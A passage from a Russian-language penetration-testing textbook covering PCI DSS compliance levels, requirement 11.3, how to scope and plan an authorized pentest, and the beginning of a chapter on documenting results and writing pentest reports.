  - Годовая трансакция MasterCard: 6 миллионов и более.
- **Уровень 2.** 50 000–2 500 000 трансакций. Требуется ежегодная самооценка, а также ежеквартальное сканирование сети. Оценка на месте также может быть предоставлена на усмотрение продавца.
  - Годовая трансакция American Express: менее 50 000.
  - Годовая трансакция MasterCard: от 1 до 6 миллионов.
- **Уровень 3.** Требуется ежегодная самооценка наряду с ежеквартальным сканированием сети. Оценка на месте также может быть предоставлена на усмотрение поставщика.
  - Годовая трансакция American Express: менее 50 000.
  - Годовая трансакция MasterCard: более 20 000, но менее 1 миллиона.

Дополнительные уровни следующие.

- **Уровень EMV (American Express).** Для обработки более 50 000 трансакций по чиповым картам требуется ежегодное самостоятельное обследование EMV Attestation (AEA).
- **Уровень 4 (MasterCard).** Требуется ежегодная самооценка, а также ежеквартальное сканирование сети. Оценка на месте также может быть предоставлена на усмотрение поставщика.

## PCI DSS v3.2.1, требование 11.3

Ранее в этой главе мы упоминали, что PCI DSS включает шесть целей и 12 требований. Официальное краткое справочное руководство PCI DSS v3.2.1 содержит резюме всех 12 требований, которые должны быть удовлетворены. Его можно за-

грузить по адресу [https://www.pcisecuritystandards.org/documents/PCI\\_DSS-QRG-v3\\_2\\_1.pdf?agreement=true&time=1535479943356](https://www.pcisecuritystandards.org/documents/PCI_DSS-QRG-v3_2_1.pdf?agreement=true&time=1535479943356). В этом разделе мы в соответствии с требованием 11 сосредоточимся на элементах оценки тестирования на проникновение PCI DSS. Требование подразумевает «*регулярное тестирование систем и процессов безопасности, которое подпадает под цель 5: регулярный мониторинг и тестирование сетей*».

**Требование 11.3** основано на внедрении методологии тестирования на проникновение, предлагаемой техническим руководством NIST SP800-115 по тестированию и оценке информационной безопасности. Несмотря на то что NIST SP800-115 был опубликован в 2008 году, он содержит проверенные и надежные методы для определения и проведения тестов на проникновение и должен использоваться в качестве руководства при рассмотрении или создании методологии тестирования на проникновение.

**Требование 11.3.1** предусматривает проведение испытания на внешнее проникновение. Такое испытание следует проводить ежегодно или после любого значительного изменения в организации, например после обновления серверов, магистральных приложений, коммутаторов, маршрутизаторов, брандмауэров, облачных перемещений или даже после обновления операционных систем в среде. Внешнее тестирование на проникновение должно осуществляться квалифицированным и опытным персоналом или третьими лицами.

**Требование 11.3.2** касается главным образом испытаний на внутреннее проникновение. Как и в случае с требованием 11.3.1, такое испытание должно проводиться ежегодно, и проводить его должен квалифицированный и опытный специалист или третья сторона.

**Требование 11.3.3** — это скорее аналитическое, а не техническое требование, поскольку включает анализ внутренних и внешних тестов на проникновение для уменьшения выявленных уязвимостей и эксплойтов.

**Требование 11.4** устанавливает сегментацию в рамках методологии. При определении оценки сферы охвата (как мы увидим в следующем разделе) настоятельно рекомендуется стремиться к сокращению самой сферы охвата, поскольку не каждая система в рамках сети или среды данных держателя карты (CDE) будет нуждаться в оценке. Изоляцию сети такого вида можно выполнить, используя в маршрутизаторах брандмауэры и конфигурации списков управления доступом.

## Определение области испытания на проникновение PCI DSS

Перед проведением любого теста на проникновение испытатель должен взаимодействовать с клиентом для получения всей соответствующей информации. На этапе установления целей проводимого теста испытатель начнет собирать от клиента информацию, которая будет использоваться для формирования целевых требований оценки, определения параметров для тестирования, бизнес-целей и расписания клиента. Этот процесс играет важную роль в определении четких целей любой оценки безопасности. Выяснив ключевые цели, вы можете легко составить план и выбрать

методы тестирования, понять, какие ресурсы для испытаний стоит выделить, какие ограничения нужно применить и какие бизнес-цели должны быть достигнуты. Вся эта информация в конечном итоге фиксируется в плане тестирования, в котором четко определена область тестирования.

Мы можем объединить все эти элементы и представить их в формализованном процессе для достижения требуемой цели. Ниже приведены основные этапы определения области испытания, которые будут рассмотрены в этой главе.

- ❑ **Сбор требований клиента.** Здесь собирается вся информация о целевой среде. Информация собирается путем устного или письменного общения.
- ❑ **Подготовка плана тестирования.** Это действие зависит от различных наборов параметров, которые будут включать формирование фактических требований к структурированному процессу тестирования, юридические соглашения, анализ затрат и распределение ресурсов.
- ❑ **Границы профилирования теста.** Здесь определяются ограничения, связанные с целями тестирования на проникновение. Это может быть ограничение технологии, знаний или формальное ограничение ИТ-среды клиента.
- ❑ **Определение бизнес-целей.** Это процесс согласования бизнес-представления с техническими целями программы тестирования на проникновение.
- ❑ **Управление проектами и планирование.** Этот пункт синхронизирует каждый шаг процесса тестирования на проникновение с соответствующим графиком для выполнения тестов, что может быть достигнуто с помощью передовых инструментов управления проектами.

Настоятельно рекомендуем вам следить за тем, как определяется область исследования, чтобы обеспечить согласованность тестов с успешными результатами проверки. Дополнительно этот процесс можно откорректировать согласно фактической ситуации при проведении испытания. Если не определить область и план исследований, вероятность успешного теста будет низкой, так как собранные технические требования не будут иметь надлежащих определений и процедур. Это может поставить под угрозу весь проект тестирования на проникновение и привести к неожиданным перерывам в работе организации. Если уделять особое внимание этому этапу тестирования, то можно положительно повлиять на остальные этапы и определить перспективы как в технической, так и в управлеченческой области. На данном этапе основная задача — получить от клиента как можно больше информации, что позволит сформулировать стратегию, отражающую множество аспектов тестирования на проникновение. Они могут включать в себя юридические договоренности, договорное соглашение, распределение ресурсов, ограничения на проведение испытаний, квалификационные требования, информацию об инфраструктуре, сроки и правила проведения тестирования. В рамках передовой практики процесс рассматривает каждый атрибут, необходимый для запуска нашего проекта профессионального тестирования на проникновение.

На каждом этапе мы собираем уникальную информацию, которая выстраивается в логическом порядке, что обеспечивает успешное тестирование. Это также дает возможность урегулировать любые правовые вопросы, которые должны быть

решены на раннем этапе. В следующем разделе мы более подробно разберем каждый из этих шагов. Имейте в виду, что клиенту и консультанту по тестированию на проникновение будет легче понять процесс тестирования, если вся собранная информация будет управляться организованно.

## Сбор требований клиентов

Этот раздел представляет собой общее руководство, которое можно составить в форме вопросника для получения от клиента всей информации о целевой инфраструктуре. Клиентом может быть любой субъект, который юридически и коммерчески связан с целевой организацией. Таким образом, для успеха проекта тестирования на проникновение крайне важно на ранней стадии выявить все внутренние и внешние заинтересованные стороны и проанализировать их уровень интереса, ожиданий, важности и влияния. Затем разрабатывается стратегия, направление которой — индивидуальный подход к каждой заинтересованной стороне с учетом их требований и участия в проекте тестирования. Это делается, чтобы максимально использовать положительное влияние и смягчить потенциальные негативные последствия.



Прежде чем предпринимать какие-либо дальнейшие шаги, испытатель на проникновение обязан проверить личность договаривающейся стороны.

Основная цель сбора требований клиента — определить подлинный канал, через который испытатель на проникновение может получить любую информацию, необходимую для испытаний. После того как требования к испытаниям определены, клиент должен их проверить и удалить любую вводящую в заблуждение информацию. Это обеспечит согласованность и полноту будущего плана испытаний.

## Создание формы требования заказчика

Ниже мы перечислили наиболее часто задаваемые вопросы и популярные темы для обсуждения, которые можно взять за основу для создания формы обычных требований клиента. Важно отметить, что в зависимости от целей испытаний этот список может быть расширен или сокращен.

- ❑ Сбор основной информации, такой как название компании, адрес, сайт, контактные данные, адрес электронной почты и номера телефонов.
- ❑ Определение ключевых целей проекта тестирования на проникновение.
- ❑ Определение типа испытания на проникновение (с конкретными критериями или без них).
  - Тестирование методом «черного ящика».
  - Тестирование методом «белого ящика».
  - Внешнее тестирование.

- Внутреннее тестирование.
  - Включение в тест методов социальной инженерии.
  - Без включения в тест методов социальной инженерии.
  - Изучение сведений о сотрудниках.
  - Добавление поддельной личности сотрудника (может потребоваться юрис-консульт).
  - Включение отказа в обслуживании.
  - Отключение отказа в обслуживании.
  - Проникновение в системы бизнес-партнеров.
- ❑ Какое количество серверов, рабочих станций и сетевых устройств необходимо протестировать?
- ❑ Какие технологии операционной системы поддерживаются вашей инфраструк-турой?
- ❑ Какие сетевые устройства необходимо протестировать? Брандмауэры, маршрутизаторы, коммутаторы, балансировщики нагрузки, идентификаторы, IPS или любые другие устройства?
- ❑ Есть ли планы аварийного восстановления? Если да, то с кем следует связаться?
- ❑ Есть ли администраторы, управляющие сетью?
- ❑ Существуют ли какие-либо конкретные требования к соблюдению отраслевых стандартов? Если да, перечислите их.
- ❑ Кто будет контактным лицом для этого проекта?
- ❑ Сроки реализации этого проекта.
- ❑ Каков ваш бюджет в этом проекте?
- ❑ Перечислите, если это необходимо, любые другие требования.

## Подготовка плана испытаний

После того как требования были собраны и проверены клиентом, нужно составить официальный план тестирования, который должен отражать все эти требования, в дополнение к другой необходимой информации о правовых и коммерческих поводах процесса тестирования. Ключевыми параметрами при подготовке плана тестирования являются определение структуры процесса тестирования, распределение ресурсов, анализ затрат, а также составление соглашения о неразглашении, контракта на тестирование и правил взаимодействия.

- ❑ **Структурирование процесса тестирования.** После анализа сведений, предо-ставленных вашим клиентом, следует реструктурировать методологию тести-рования. Например, если методы социальной инженерии будут исключены, вам придется удалить их из официального процесса тестирования. Иногда эта практика известна как *проверка процесса тестирования*. Это повторяющаяся

операция, которую нужно пересматривать всякий раз, когда меняются требования клиентов. Если во время выполнения теста будут предприняты какие-либо лишние шаги, это может привести к нарушению политики организации и серьезным штрафам. Кроме того, в зависимости от типа теста в процессе тестирования будет внесен ряд изменений. Например, тестирование методом «белого ящика» может не требовать сбора информации и целевого обнаружения, поскольку тестер уже знает о внутренней инфраструктуре.



Проверка данных сети и среды может быть полезной независимо от типа теста. В конце концов, клиент может не знать, как на самом деле выглядит его сеть!

- **Распределение ресурсов.** Одной из наиболее важных областей является определение экспертных знаний, необходимых для достижения полноты теста. Таким образом, назначив соответствующего квалифицированного тестера на проникновение для определенной задачи, можно лучше оценить безопасность. Например, для тестирования приложений на проникновение требуется грамотный испытатель безопасности приложений. Этот этап играет важную роль в успехе задания тестирования на проникновение.
- **Анализ затрат.** Стоимость тестирования на проникновение зависит от нескольких факторов: количества дней, выделенных на выполнение проекта в полном объеме, дополнительных требований к сервисам, а также экспертных знаний, необходимых для оценки конкретной технологии. С точки зрения заказчика испытания, это отношение количества к качеству.
- **Соглашение о неразглашении (Non-Disclosure Agreement, NDA).** Перед началом тестирования необходимо подписать NDA, которое будет отражать интересы обеих сторон: клиента и тестера. Использование такого взаимного NDA должно прояснить условия выполнения теста. Испытатель на проникновение обязан выполнять эти условия во время проведения теста. Нарушение любого условия соглашения может привести к серьезным штрафам или отстранению от работы.
- **Контракт на тестирование.** Всегда существует необходимость в юридическом контракте, который будет определять технические и деловые вопросы между клиентом и тестером. Основная информация в таких контрактах фокусируется на том, какие услуги тестирования предлагаются, каковы их основные цели, как они будут реализовываться. В контракте также определяются вопросы вознаграждения и конфиденциальности всего проекта. Настоятельно рекомендуется, чтобы этот документ составлял адвокат или юрисконсульт, поскольку он будет использоваться для большинства ваших действий по тестированию на проникновение.
- **Правила взаимодействия (Rules of Engagement, ROE).** Процесс тестирования на проникновение может быть агрессивным и требует четкого понимания требований заказчика и типа потенциального воздействия каждого метода испытаний

на проверяемую систему. Кроме того, в отношении инструментов, используемых при тестировании на проникновение, должно быть четко прописано их назначение, чтобы тестер мог использовать их соответствующим образом. В ROE все эти характеристики определяются более подробно, где учитываются все технические критерии, которые должны соблюдаться во время выполнения теста. Вы никогда не должны пересекать границы, установленные в отношении предварительно согласованных требований.

Подготовив каждую из этих частей плана тестирования, вы получите согласованный проект тестирования на проникновение. Это позволит испытателю по согласованию с клиентом получить более подробные результаты тестирования. Всегда рекомендуется подготовить контрольный список плана испытаний, который можно использовать для проверки критериев оценки договаривающейся стороной. Далее мы рассмотрим пример такого контрольного списка.

## Контрольный список плана тестирования

Ниже приведен базовый перечень вопросов, на которые необходимо правильно ответить, прежде чем предпринимать дальнейшие шаги в процессе исследования.

- Выполняются ли все требования, оговоренные в соглашении на проведение испытаний?
- Четко ли определена область испытания?
- Все ли объекты идентифицированы для тестирования?
- Все ли объекты, не являющиеся объектами тестирования, отдельно перечислены?
- Есть ли конкретный план тестирования, которого следует придерживаться?
- Правильно ли документирован процесс тестирования?
- Будут ли получены результаты после завершения процесса тестирования?
- Была ли ранее исследована и задокументирована вся целевая среда?
- В связи с деятельностью по тестированию были ли распределены все роли и обязанности?
- Существует ли какой-либо сторонний исполнитель, который будет проводить оценку конкретных процессов?
- Были ли предприняты какие-либо шаги для пошагового завершения проекта?
- Был ли определен план аварийного восстановления?
- Завершена ли работа над проектом испытаний?
- Были ли определены люди, которые утверждают план испытаний?
- Были ли определены люди, которые признают результаты теста?

## Границы профилирования теста

Исследователю на проникновение следует четко понимать все ограничения и границы исследуемой среды, а также все требования клиента: как преднамеренные, так и непреднамеренные интересы. Это могут быть технологии, знания или любые другие формальные ограничения, налагаемые клиентом на инфраструктуру. Каждое ограничение может привести к серьезному прерыванию процесса тестирования и может быть устранено с помощью альтернативных методов. Обратите внимание, что некоторые ограничения нельзя изменить, так как они вводятся клиентом для управления процессом тестирования на проникновение. Рассмотрим каждый из этих общих типов ограничений с соответствующими примерами.

- **Технологические ограничения.** Ограничения такого типа возникают, когда объем проекта определен правильно, но наличие новой технологии в сетевой инфраструктуре не позволяет аудитору тестировать ее. Это происходит тогда, когда у аудитора нет какого-либо инструмента тестирования на проникновение, который может помочь в оценке новой технологии. Представьте, что компания представила надежный сетевой брандмауэр GZ, который защищает всю внутреннюю сеть. Однако реализация собственных методов внутри брандмауэра предотвращает работу любого инструмента по оценке брандмауэра. Таким образом, всегда есть необходимость в современном решении, которое может справиться с оценкой новой технологии.
- **Ограничения знаний.** Если уровень квалификации тестера ограничен и он не способен тестировать определенные технологии, это может негативно повлиять на проект. Например, испытатель, специализирующийся на проникновении в базы данных, не сможет оценить физическую безопасность сетевой инфраструктуры. Следовательно, было бы правильным разделить роли и обязанности в соответствии с навыками и знаниями испытателей на проникновение.
- **Другие ограничения инфраструктуры.** Некоторые ограничения тестирования могут применяться клиентом для управления процессом оценки. Например, можно ограничить представление ИТ-инфраструктуры только конкретными сетевыми устройствами и технологиями, которые нуждаются в оценке. Как правило, такое ограничение вводится на этапе сбора требований. Допустим, тестирование всех устройств данного сегмента сети, за исключением первого маршрутизатора, не обеспечивает в первую очередь безопасность маршрутизатора. А это может привести к компрометации всей сети, даже если все остальные сетевые устройства защищены. Таким образом, прежде, чем вводить какие-либо ограничения тестирования, всегда нужно их правильно определить.

Профилирование всех этих требований и ограничений важно и может выполняться при сборе требований клиента. Хороший испытатель на проникновение

должен проанализировать и обсудить с клиентом каждое требование, чтобы найти и проанализировать все двусмысленные ограничения, которые могут остановить процесс тестирования или привести к нарушению безопасности в ближайшем будущем. Многие ограничения можно преодолеть, если привлечь для работы высококвалифицированных пентестеров и использовать набор специальных инструментов и методов для оценки уязвимостей. В то же время некоторые технологические ограничения невозможно устраниć по конструктивным и технологическим причинам и вам может потребоваться дополнительное время для разработки решений для тестирования.

## Определение бизнес-целей

После того как все требования были одобрены, очень важно определить бизнес-цели. Это гарантирует, что результаты тестирования в любом случае принесут пользу бизнесу. Каждая из бизнес-целей должна быть сформулирована и структурирована в соответствии с требованиями оценки и может дать четкое представление о целях, которых стремится достичь организация.

Мы сформулировали общие бизнес-цели, которые можно использовать с любым заданием тестирования на проникновение. Однако эти цели также можно переработать в соответствии с изменением требований. Данный процесс важен, и испытателю на проникновение потребуется изучить и понять мотивы организации, сохраняя минимальный уровень ранее оговоренных с заказчиком требований до, во время и после завершения теста. Бизнес-цели являются основным фактором, который объединяет руководителей и технический персонал для выполнения общих задач по обеспечению безопасности информационных систем.

На основе различных видов оценок безопасности, которые могут проводиться, составлен следующий перечень общих целей.

- ❑ Обеспечить отраслевую безопасность с помощью регулярных проверок безопасности.
- ❑ Достичь необходимых показателей, гарантируя целостность бизнеса.
- ❑ Защитить информационные системы, содержащие конфиденциальные данные о клиентах, сотрудниках и других хозяйствующих субъектах.
- ❑ Перечислить активные угрозы и уязвимости, обнаруженные в сетевой инфраструктуре, и помочь создать политики и процедуры безопасности, которые будут препятствовать известным и неизвестным рискам.
- ❑ Обеспечить плавную и надежную бизнес-структуру, которая принесет пользу партнерам и клиентам организации.
- ❑ Сохранить минимальные затраты на поддержание безопасности ИТ-инфраструктуры. Оценка безопасности измеряется конфиденциальностью, целостностью и доступностью бизнес-систем.

- ❑ Обеспечить большую отдачу от инвестиций, устранив любые потенциальные уязвимости, которыми могут воспользоваться злоумышленники. Затраты на устранение возможных уязвимостей будут стоить меньше, чем принесенный злоумышленниками ущерб.
- ❑ Подробно описать процедуры восстановления, которым может следовать техническая группа в соответствующей организации для устранения любых уязвимостей и, таким образом, снижения оперативной нагрузки.
- ❑ Следовать лучшим отраслевым практикам и методам для оценки безопасности информационных систем в соответствии с базовой технологией.
- ❑ Рекомендовать любые возможные решения безопасности, которые следует использовать для защиты бизнес-активов.

## Управление проектами и планирование

Управление проектом тестирования на проникновение требует глубокого понимания всех отдельных составляющих процесса определения области. После того как область тестирования определена, руководитель проекта может согласовать с испытателями разработку официального плана и графика проекта. Обычно пентестеры могут выполнить эту задачу без посторонней помощи, но сотрудничество с клиентом пойдет только на пользу. Это важно, поскольку нужно тщательно просчитать временные интервалы каждого этапа. После того как для выполнения необходимых задач за конкретное время определены и выделены необходимые ресурсы, следует составить график, показывающий связь этих ресурсов с их ключевыми ролями в процессе тестирования на проникновение. Каждая задача определяется как часть работы, выполняемой испытателем на проникновение. Ресурсом может быть как лицо,участвующее в оценке безопасности, так и инструмент, например устройство, которое может потребоваться при тестировании на проникновение.

Для эффективного и экономичного управления подобными проектами существует ряд полезных инструментов. В следующей таблице перечислены некоторые важные инструменты управления проектами. Выбор наилучшего инструмента зависит от условий среды и критериев тестирования.

<b>Инструменты управления проектами</b>	<b>Сайты</b>
Microsoft Office Project Professional	<a href="http://www.microsoft.com/project/">http://www.microsoft.com/project/</a>
TimeControl	<a href="http://www.timecontrol.com/">http://www.timecontrol.com/</a>
TaskMerlin	<a href="http://www.taskmerlin.com/">http://www.taskmerlin.com/</a>
Project KickStart Pro	<a href="http://www.projectkickstart.com/">http://www.projectkickstart.com/</a>
FastTrack Schedule	<a href="http://www.aecsoftware.com/">http://www.aecsoftware.com/</a>
ProjectLibre	<a href="http://www.projectlibre.org">www.projectlibre.org</a>
TaskJuggler	<a href="http://www.taskjuggler.org/">http://www.taskjuggler.org/</a>

Используя любой из этих мощных инструментов, можно легко отследить работу испытателя на проникновение и управлять ею в соответствии с определенными задачами. Кроме того, эти инструменты предоставляют другие дополнительные функции, такие как оповещение руководителя проекта, если задача завершена или пентестеры не уложились в срок. Есть много других причин использовать средства управления проектами во время определения задач тестирования на проникновение: предоставление услуг в срок, повышение производительности тестирования, повышение качества работы, а также гибкий контроль над проведением теста.

## Инструменты для выполнения теста на проникновение в платежные системы

В стандарте PCI DSS утверждается, что ежегодная оценка должна выполняться ASV, в то время как самооценку должны проводить квалифицированные и опытные специалисты, причем ежеквартально. Квалифицированные работники должны иметь многолетний опыт проведения испытаний на проникновение и обладать одним или несколькими из следующих сертификатов:

- Certified Ethical Hacker (CEH)*;
- Offensive Security Certified Professional (OSCP)*;
- сертификаты тестирования на проникновение *CREST*;
- Global Information Assurance (GIAC)*, например GPEN, GWAPT, GXPN.

Инструменты, используемые профессиональными испытателями на проникновение для оценки PCI DSS, могут быть коммерческими или открытыми. Они должны обеспечивать высокий уровень точности проведения теста. В этой книге мы рассмотрели много инструментов, часть из которых не только выполняет несколько функций, но и делает это автоматически, если была указана вся информация об IP.

В главе 6 мы рассмотрели несколько инструментов для выполнения автоматизированных оценок уязвимостей, включая пробную версию Nessus Tenable и ее доступные варианты для оценки PCI DSS. Компания Tenable — одна из многих, которые могут быть наняты непосредственно в качестве независимой третьей стороны для выполнения сканирования уязвимости PCI ASV для ежегодного отчета PCI DSS, в зависимости от уровня компании и годового объема трансакций.

Хотя Nessus теперь доступен только по платной подписке, он также может выполнять как внутренние, так и внешние оценки PCI DSS. На рис. 13.1 показан пример данных оценки PCI DSS с помощью Nessus.

Для простоты мы составили список инструментов, описанных в предыдущих главах. Эти инструменты помогут вам в выполнении оценки уязвимости и теста на

проникновение в рамках самооценки PCI DSS. Опять же некоторые инструменты повторяются, так как они могут выполнять несколько функций.

- ❑ Сбор информации (глава 4):
  - Devsploit;
  - Striker;
  - RedHawk.
- ❑ Сканирование (глава 5):
  - Nmap;
  - RedHawk.
- ❑ Оценка уязвимостей (глава 6):
  - OpenVAS;
  - Nessus;
  - Lynis (сканирование уязвимостей Linux с помощью Lynis);
  - SPARTA.
- ❑ Инструменты социальной инженерии (глава 7).
- ❑ Эксплуатация (главы 8–12):
  - Metasploit;
  - NetHunter.
- ❑ Отчетность (глава 14): фреймворк Dradis.

This template creates scans that may be used to satisfy internal (PCI DSS 11.2.1) scanning requirements for ongoing vulnerability management programs that satisfy PCI compliance requirements. These scans may be used for ongoing vulnerability management and to perform rescans until passing or clean results are achieved. Credentials can optionally be provided to enumerate missing patches and client-side vulnerabilities. Note: while the PCI DSS requires you to provide evidence of passing or "clean" scans on at least a quarterly basis, you are also required to perform scans after any significant changes to your network (PCI DSS 11.2.3).

Name	Internal PCI DSS Scan
Description	Firewall
Folder	My Scans ▾

**Рис. 13.1.** Данные оценки PCI DSS с помощью Nessus

Конечно, есть много других инструментов, которые можно использовать. Но перечисленных должно хватить на первое время для проведения тестов на проникновение.

## Резюме

В этой главе вы познакомились со стандартом безопасности данных индустрии платежных карт (PCI DSS), целями и требованиями к организациям, совместимым PCI DSS. Мы также рассмотрели различные уровни соответствия требованиям, в зависимости от обрабатываемого ежегодно объема транзакций платежных карт. Мы поговорили о важности сегментации и ее влиянии на оценку PCI DSS, а затем перешли к подробному рассмотрению процесса определения области охвата.

Ближе к концу главы вы узнали, что самостоятельную оценку PCI DSS должны проводить только квалифицированные и опытные специалисты. Наконец, мы перечислили различные инструменты, описанные в предыдущих главах книги, которые можно использовать для проведения оценок.

В следующей главе мы рассмотрим инструменты для создания отчетов, которые позволяют нам связать воедино все результаты тестирования на проникновение.

## Вопросы

1. Какие компании разработали стандарт PCI DSS?
2. Назовите текущую версию PCI DSS.
3. Сколько целей и требований существует в PCI DSS?
4. Какие требования касаются внутренних и внешних оценок PCI DSS?
5. Какой тип оценки может быть проведен ASV?
6. С какой периодичностью должны проводиться оценки ASV?
7. Какова цель сегментации?
8. К чему относится аспект оценки в процессе структурированного тестирования, связанного со сферой охвата?
9. Какую квалификацию должен иметь профессиональный испытатель на проникновение?
10. Какие инструменты оценки уязвимости можно использовать для выполнения самооценки PCI DSS?

## Дополнительные материалы

Существует много источников, из которых вы можете больше узнать о стандарте PCI DSS.

- ❑ Требования и процедуры оценки безопасности: [https://www.pcisecuritystandards.org/documents/PCI\\_DSS\\_v3-2-1.pdf](https://www.pcisecuritystandards.org/documents/PCI_DSS_v3-2-1.pdf).

- ❑ Краткое руководство по PCI DSS: [https://www.pcisecuritystandards.org/documents/PCI\\_DSS-QRG-v3\\_2\\_1.pdf?agreement=true&time=1535905197919](https://www.pcisecuritystandards.org/documents/PCI_DSS-QRG-v3_2_1.pdf?agreement=true&time=1535905197919).
- ❑ Шаблон PCI DSS для отчета о соответствии: [https://www.pcisecuritystandards.org/documents/PCI-DSS-v3\\_2\\_1-ROC-Reporting-Template.pdf?agreement=true&time=1535905197972](https://www.pcisecuritystandards.org/documents/PCI-DSS-v3_2_1-ROC-Reporting-Template.pdf?agreement=true&time=1535905197972).
- ❑ План приоритетного подхода к обеспечению соответствия требованиям PCI DSS: [https://www.pcisecuritystandards.org/documents/Prioritized-Approach-for-PCI-DSS-v3\\_2\\_1.pdf?agreement=true&time=1535905628536](https://www.pcisecuritystandards.org/documents/Prioritized-Approach-for-PCI-DSS-v3_2_1.pdf?agreement=true&time=1535905628536).

# 14

## Инструменты для создания отчетов о тестировании на проникновение

Анализ результатов исследования и документирование очень важны для профессионального тестирования на проникновение. Каждый запуск инструментов тестирования должен регистрироваться, а результаты работы каждого инструмента следует воспроизвести без искажений. Имейте в виду, что представление клиентам результатов тестирования — важная часть самого теста. Возможно, после принятия мер по устранению уязвимости потребуется дополнительное тестирование, с помощью которого будет проверено, насколько эффективны были меры по улучшению безопасности. Точное документирование выполненных вами действий поможет в будущем провести дополнительное тестирование.

Правильное документирование тестирования подразумевает запись всех выполненных действий и в случае возникновения у клиента инцидентов, не связанных с испытанием на проникновение, позволит отследить все шаги. Подробная запись ваших действий может быть очень утомительной, но, как профессиональный испытатель на проникновение, вы не должны упускать из виду этот этап.

Составление документации, подготовка докладов и их представление — главные задачи, которые должны реализовываться на постоянной основе. Эта глава содержит подробные инструкции, которые помогут вам в согласовании документации и составлении отчетности. Мы рассмотрим следующие темы.

- Проверка результатов, гарантирующая, что сообщаются только подтвержденные данные.
- Распределение отчетов по типам. Чтобы наилучшим образом отразить интересы соответствующих органов, участвующих в проекте тестирования на проникновение, типы отчетов следует обсудить с исполнительной, управлеченческой и технической точек зрения.
- Составление презентации. Раздел с презентацией должен содержать общие советы и рекомендации в таком виде, чтобы клиент мог понять приведенную информацию.
- Выполнение нужных процедур после тестирования. Здесь следует привести все меры и рекомендации, предлагаемые для устранения выявленных уязвимостей.

Они также должны быть включены в отчет, чтобы консультативная группа по восстановлению соответствующей организации могли их использовать. Данный вид деятельности является довольно сложным и по соображениям безопасности требует углубленного знания целевой инфраструктуры.

В последующих разделах вы получите полные сведения о том, как подготовить документацию, отчет и презентацию. Даже небольшая ошибка в отчете может привести к юридической проблеме. Созданный отчет должен соответствовать вашим выводам и показывать обнаруженные в целевой среде потенциальные недостатки. Если в требованиях клиента есть особые условия, их следует указать. Кроме того, в отчете нужно четко прописать методы работы злоумышленника, применяемые им инструменты и средства, а также список обнаруженных уязвимостей. Прежде всего вы должны сосредоточиться на слабых местах системы, а не на объяснении процедур, используемых для обнаружения этих слабых мест.

## Технические условия

Требуется ноутбук или настольный компьютер с минимальным объемом оперативной памяти 6 Гбайт, четырехядерный процессор и 500 Гбайт места на жестком диске. В качестве операционной системы используется Kali Linux 2018.2 или 2018.3. Она может быть установлена как на жесткий диск, так и в качестве виртуальной машины. Система также может загружаться с SD-карты или с USB-накопителя.

## Документация и проверка результатов

В большинстве случаев, чтобы убедиться в том, что ваши результаты действительно пригодны для использования, потребуется глубокая проверка уязвимости. Усилия по минимизации последствий могут быть очень дорогостоящими, поэтому проверка уязвимости является критически важной задачей. В нашей практике уже было несколько ситуаций, когда люди просто запускали инструмент, получали результаты и представляли их непосредственно своим клиентам. Такая безответственность и отсутствие контроля может привести к серьезным последствиям и к краху вашей карьеры. Кроме того, неверные сведения, полученные от испытателя на проникновение, могут поставить под угрозу корректную работу самой системы клиента, так как он будет думать, что система защищена. Поэтому в тестовых данных не должно быть ошибок и несоответствий.

Ниже приведены несколько процедур, которые могут помочь вам в документировании и проверке результатов теста.

- Записывайте все заметки.** Сделайте подробные заметки о каждом шаге, который вы сделали во время сбора информации, обнаружения, перечисления, сопоставления, эксплуатации уязвимостей, эскалации привилегий — на всех этапах процесса тестирования на проникновение.

- **Составьте шаблон заметок.** Сделайте шаблон заметок для каждого инструмента, который вы применяете. В шаблоне должны быть четко прописаны цель, варианты выполнения исследования и профили, выбранные для целевой оценки, а также должно быть место для записи соответствующих результатов тестирования. Кроме того, перед тем, как делать окончательный вывод по результатам работы каждого инструмента, повторите тест по крайней мере дважды. Таким образом, вы подтвердите результаты проведенных испытаний и застрахуете себя от всех непредвиденных ситуаций. Например, если вы сканируете порты с помощью инструмента Nmap, следует разработать шаблон со всеми необходимыми разделами, касающимися цели использования, целевого хоста, параметров выполнения и профилей (обнаружение службы, тип ОС, MAC-адрес, открытые порты, тип устройства и т. д.), и соответственно документировать результаты работы инструмента.
- **Гарантируйте надежность.** Полагаться на один инструмент (например, для сбора информации) неразумно. Это может привести к неточностям в вашем тестировании на проникновение. Мы настоятельно рекомендуем вам последовательно провести каждый тест с применением как минимум двух разных инструментов соответствующего профиля. Это обеспечит прозрачность процесса верификации, повышение производительности и уменьшение количества ложных срабатываний. Кроме того, где это возможно, стоит проверить некоторые условия вручную и использовать свои знания и опыт для проверки всех полученных результатов.

## Типы отчетов

После сбора и проверки результатов теста и перед отправкой их целевой заинтересованной стороне вы должны собрать их в последовательный и структурированный отчет. Существует три различных типа отчетов; каждый из них имеет свои собственные схему и план, соответствующие интересам предприятия, участвующего в проекте тестирования на проникновение:

- исполнительный доклад;
- отчет для руководства;
- технический отчет.

Эти отчеты готовятся в соответствии с уровнем технических знаний и способностью клиента понять передаваемую пентестером информацию. Далее мы рассмотрим все типы отчета и основные элементы структуры отчетности, которые могут потребоваться для достижения вашей цели.



Отчеты должны соответствовать политике неразглашения, юридическим договоренностям и соглашению о тестировании на проникновение.

## Исполнительный доклад

Исполнительный доклад представляет собой один из видов доклада об оценке. Это наиболее краткая форма доклада, содержащая с точки зрения бизнес-стратегии общую информацию о результатах тестирования на проникновение. Отчет подготовлен для руководителей уровня С в рамках целевой организации (CEO, CTO, CIO и т. д.). В нем должны быть такие основные разделы.

- ❑ **Цель проекта.** Определяет взаимно согласованные между вами и вашим клиентом критерии для проекта тестирования на проникновение.
- ❑ **Классификация рисков уязвимости.** В этом разделе объясняются уровни риска (критический, высокий, средний, низкий и информационный), отраженные в отчете. Эти уровни должны быть четко дифференцированы по степени тяжести и должны отражать риски нарушения безопасности.
- ❑ **Резюме.** В этом разделе кратко описываются цель и задачи тестирования на проникновение в соответствии с определенной методологией. Здесь также фиксируется количество обнаруженных и успешно эксплуатируемых уязвимостей.
- ❑ **Статистика.** Подробно описываются уязвимости, обнаруженные в инфраструктуре целевой сети. Они также могут быть представлены в виде круговой диаграммы или в любом другом интуитивно понятном формате.
- ❑ **Матрица рисков.** В этом разделе классифицируются все найденные уязвимости, определяются ресурсы, которые могут быть потенциально затронуты, и в сокращенном формате перечисляются рекомендации.

Это идеальный формат отчетности. Чтобы отчет был выразительным, при его подготовке следует иметь в виду, что вы не обязаны отражать технические результаты оценки, а должны предоставить фактическую информацию. Доклад должен занимать от двух до четырех страниц. Примеры докладов см. в разделе «Дополнительное чтение» в конце этой главы.

## Отчет для руководства

